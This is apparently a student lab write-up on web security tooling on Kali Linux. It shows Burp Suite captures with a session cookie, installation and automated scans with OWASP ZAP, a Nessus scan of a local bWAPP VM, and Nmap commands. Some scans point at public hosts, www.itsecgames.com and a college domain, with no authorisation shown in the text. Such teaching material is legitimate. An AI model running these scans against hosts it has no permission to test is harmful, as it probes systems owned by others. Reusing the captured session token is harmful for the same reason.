29	https://portswigger.net	GET		/content/images/logos/portswigger-...		200	7190	XML	svg	
27	https://portswigger.net	GET		/images/validate-your-certification.s...		200	35113	text	svg	
26	https://portswigger.net	GET		/images/research-email.svg		200	12391	text	svg	

```
GET /content/images/svg/arrow-youtube.svg HTTP/2
Host: portswigger.net
Cookie: stg_returning_visitor=
Wed%2C%2022%20Nov%202023%2009:06:36%20GMT; t=
HIRDfA007iUBE1hC%2BlBOVA%3D%3D; AWSALBAPP-0=_remove_;
AWSALBAPP-1=_remove_; AWSALBAPP-2=_remove_;
AWSALBAPP-3=_remove_;
_pk_id.287552c2-4917-42e0-8982-ba994a2a73d7.1467=
d2cb2d3d7a58eff5.1700643910.7.1719578486.1719578486.;
stg_last_interaction=
Fri%2C%2028%20Jun%202024%2013:34:45%20GMT; SessionId=
CfDJ8KUD40xi5SVNvoxVolbLRrizBrdT7iAniSCVeGdn6zxh2UTin5
```


```
HTTP/2 200 OK
Date: Wed, 03 Jul 2024 08:49:07 GMT
Content-Type: image/svg+xml
Content-Length: 361
Server: Kestrel
Accept-Ranges: bytes
Cache-Control: must-revalidate, max-age=0
Etag: "1dacbb15796c669"
Last-Modified: Mon, 01 Jul 2024 12:22:30 GMT
Strict-Transport-Security: max-age=31536000; preload
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
```

Step 6: Intercept a request


This lets you explore the website an normal and study the interactions between Burp's browser and the server afterward, which is more convenient in many cases.

2. OWASP ZAP:
   OWASP ZAP (Zed Attack Proxy) is a popular open-source security scanner designed to help security professionals and developers identify vulnerabilities in web applications. ZAP provides a rich set of tools for automated scanning and manual testing, including a powerful intercepting proxy, active and passive scanners, and various analysis features. Its user-friendly interface makes it accessible for both experienced security experts and newcomers. With ZAP, users can easily intercept and modify HTTP/HTTPS requests, analyze application responses, and leverage numerous plugins to enhance functionality, making it an essential tool in the web application security testing toolkit.

   o Open OWASP ZAP on Kali Linux.
   o Configure your browser to use OWASP ZAP as a proxy.
   o Start OWASP ZAP and capture traffic.
   o Use automated scanning tools to identify vulnerabilities in the web application.




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# cd Downloads

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ls
'DBS commands … txt'                                   ZAP_2_15_0_unix.sh
'DBS commands.txt'                                     burpsuite_community_linux_v2024_6_6.sh
 Nessus-10.8.2-ubuntu1604_amd64.deb                    cacert.der
 Nessus-10.8.3-ubuntu1604_amd64.deb                    sqlninja_tutorial.pdf
 Nessus-10.DDVU7vmB.8.2-ubuntu1604_amd64.deb.part

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ./ZA

┌──(root㉿kali)-[/home/kali/Downloads]
└─# ./ZAP_2_15_0_unix.sh
Starting Installer …

┌──(root㉿kali)-[/home/kali/Downloads]
└─# █
```



```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# apt install zaproxy
Reading package lists … Done
Building dependency tree … Done
Reading state information … Done
zaproxy is already the newest version (2.15.0-0kali1).
The following packages were automatically installed and are no longer required:
  dnsmap dsniff ettercap-common ettercap-graphical figlet finger imagemagick imagemagick-6.q16
  ldap-utils libapache2-mod-php libnids1.21 medusa python-odf-doc python-odf-tools
  python-tables-data python3-aardwolf python3-aesedb python3-aiocmd python3-aioconsole
  python3-aiosmb python3-aiowinreg python3-ajpy python3-arc4 python3-asciitree python3-asn1tools
  python3-asyauth python3-asysocks python3-bitstruct python3-bottleneck python3-diskcache
  python3-dsinternals python3-git python3-gitdb python3-ipy python3-ldapdomaindump python3-minidump
  python3-minikerberos python3-msldap python3-neo4j python3-neobolt python3-neotime
  python3-ntlm-auth python3-numexpr python3-odf python3-oscrypto python3-pandas python3-pandas-lib
  python3-pcapy python3-pefile python3-pyexploitdb python3-pyfiglet python3-pylnk3 python3-pypsrp
  python3-pypykatz python3-pyshodan python3-pysmi python3-pysnmp4 python3-qasync python3-qrcode
  python3-requests-ntlm python3-serial-asyncio python3-smmap python3-spnego python3-tables
  python3-tables-lib python3-tld python3-unicrypto python3-winacl python3-xmltodict python3-yaswfp
  rsh-redone-client rwho rwhod smtp-user-enum sparta-scripts toilet-fonts unicornscan urlscan
  wapiti
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1859 not upgraded.

┌──(root㉿kali)-[/home/kali/Downloads]
└─# zaproxy
Found Java version 17.0.10
Available memory: 1976 MB
Using JVM args: -Xmx494m
2250 [main] INFO  org.parosproxy.paros.Constant - Copying default configuration to /root/.ZAP/config.
xml
2717 [main] INFO  org.parosproxy.paros.Constant - Creating directory /root/.ZAP/session
2718 [main] INFO  org.parosproxy.paros.Constant - Creating directory /root/.ZAP/dirbuster
2718 [main] INFO  org.parosproxy.paros.Constant - Creating directory /root/.ZAP/fuzzers
2718 [main] INFO  org.parosproxy.paros.Constant - Creating directory /root/.ZAP/plugin
2852 [main] WARN  org.zaproxy.zap.ZapBootstrap - ZAP is being run using the root user - this is NOT r
ecommended!
```

- Open Owasp Zap
- In the Automated Scan put the proxy link of bWAPP website
- Click on attack
- Next it scans for vulnerabilities.
- After the scanning you can see the alerts and the vulnerabilities present.



Untitled Session - 20241006-181017 - ZAP 2.15.0

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://10.0.2.15/bWAPP


Use traditional spider: ☑

Use ajax spider: If Modern with Firefox Headless

Attack Stop

Progress: Not started

URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags



File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
Crash Override Open Source Fellowship

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.itsecgames.com/

Use traditional spider: ☑

Use ajax spider: If Modern with Firefox Headless


Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

Progress: 0: http://www.itsecgames.com/ 7% Current Scans: 1 Num Requests: 10 New Alerts: 0 Export

Sent Messages Filtered Messages

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
95	10/6/24, 6:15:42 PM	10/6/24, 6:15:42 PM	GET	http://www.itsecgames.com/5222670150772359507	404	Not Found	156 ms	145 bytes	196 bytes
97	10/6/24, 6:15:42 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/downloads/627582568...	404	Not Found	208 ms	145 bytes	196 bytes
99	10/6/24, 6:15:43 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/images/29050413554...	404	Not Found	144 ms	145 bytes	196 bytes
101	10/6/24, 6:15:43 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/js/1369092345719985...	404	Not Found	155 ms	145 bytes	196 bytes
103	10/6/24, 6:15:43 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/stylesheets/58191991...	404	Not Found	160 ms	145 bytes	196 bytes
105	10/6/24, 6:15:43 PM	10/6/24, 6:15:43 PM	GET	http://www.itsecgames.com/WEB-INF/web.xml	404	Not Found	159 ms	145 bytes	196 bytes
106	10/6/24, 6:15:43 PM	10/6/24, 6:15:44 PM	GET	http://www.itsecgames.com/WEB-INF/applicationCon...	404	Not Found	168 ms	145 bytes	196 bytes
107	10/6/24, 6:15:44 PM	10/6/24, 6:15:44 PM	GET	http://www.itsecgames.com/WEB-INF/classes/2/0.class	404	Not Found	162 ms	145 bytes	196 bytes
108	10/6/24, 6:15:44 PM	10/6/24, 6:15:44 PM	GET	http://www.itsecgames.com/?-s	200	OK	231 ms	237 bytes	3,651 bytes



Untitled Session - 20241006-181017 - ZAP 2.15.0

File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Contexts
Default Context
Sites
Quick Start
Request
Response
Requester
Crash Override Open Source Fellowship

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.itsecgames.com/

Use traditional spider: ☑

Use ajax spider: If Modern with Firefox Headless

Attack Stop

Progress: Attack complete - see the Alerts tab for details of any issues found

- Alerts (4)
  - Content Security Policy (CSP) Header Not Set (
  - Missing Anti-clickjacking Header (5)
  - X-Content-Type-Options Header Missing (42)
  - Information Disclosure - Suspicious Comments

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Automated Vulnerability Scanners

Automated vulnerability scanners play a significant role in the penetration testing process by identifying known vulnerabilities and misconfigurations within web applications and their infrastructure.

- **Nessus:** A widely used vulnerability scanner that detects vulnerabilities in various systems, including web applications. Nessus provides detailed reports on identified issues and recommendations for remediation.
- **NMap:** Although primarily known for network discovery and mapping, NMap also includes features for vulnerability scanning. It can identify open ports and services running on them, helping testers assess the attack surface.
- **Metasploit:** This penetration testing framework not only allows for vulnerability exploitation but also includes modules for scanning and enumeration. Metasploit can automate the exploitation process, providing valuable insights into the security posture of a web application.
- **Acunetix:** A specialized web application scanner that identifies vulnerabilities such as SQL injection, cross-site scripting (XSS), and more. Acunetix automates the scanning process, making it easier for testers to find and remediate vulnerabilities quickly.

Nessus

Tools: Nessus (Kali Linux)

Step-by-Step Instructions:

1. Install Nessus:


   o Download Nessus from the Tenable website and install it on Kali Linux.

   o Start the Nessus service:

```
>> /etc/init.d/nessusd start
```

- Access Nessus through a web browser at https://:8834.
- o Create an account and log in.

2. Scan with Nessus:
   - Create a new scan.
   - Configure the scan by specifying the target IP address and scan settings.
   - Launch the scan and analyze the results for vulnerabilities



New Scan / Basic Network Scan


‹ Back to Scan Templates

Name: Trail1

Description:

Folder: My Scans

Targets: 10.0.2.15



Trial1


‹ Back to All Scans

1 History

Start Time	Last Scanned	Status
Current Today at 8:18 AM	Today at 8:28 AM	✓ Completed

Scan Details

Policy: Basic Network Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 8:18 AM
End: Today at 8:28 AM
Elapsed: 9 minutes



59 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
MIXED	...	...	...	Nod	Misc.	4
HIGH	7.5	3.6	0.0004	Pyth...	Misc.	1
HIGH	7.5	3.6		Pyth...	Misc.	1
HIGH	7.0	5.5		Dns...	Misc.	1
MEDIUM	6.1	3.0	0.0004	aio...	Misc.	1
MEDIUM	5.9	3.6	0.0009	PyC...	Misc.	1
MEDIUM	4.4	3.6	0.0004	urlli...	Misc.	1
MIXED	...	...	...	SSL (General		4

Host Details

IP: 10.0.2.15
MAC: 08:00:27:0C:A3:83
OS: Linux Kernel 6.6.9-amd64
Start: Today at 8:18 AM
End: Today at 8:27 AM
Elapsed: 9 minutes
KB: Download

Vulnerabilities

Nmap:

Tools: Nmap (Kali Linux)

Step-by-Step Instructions:

1. Basic Scan:
   o Open a terminal on Kali Linux.
   o Run a basic scan on the target IP:

   ```
   >>nmap
   ```


2. Advanced Scan:

   Perform a more detailed scan with service detection and OS detection:


>> nmap -sS -sV -O

For ports scanning.

>>nmap -p- bmsit.ac.in



```
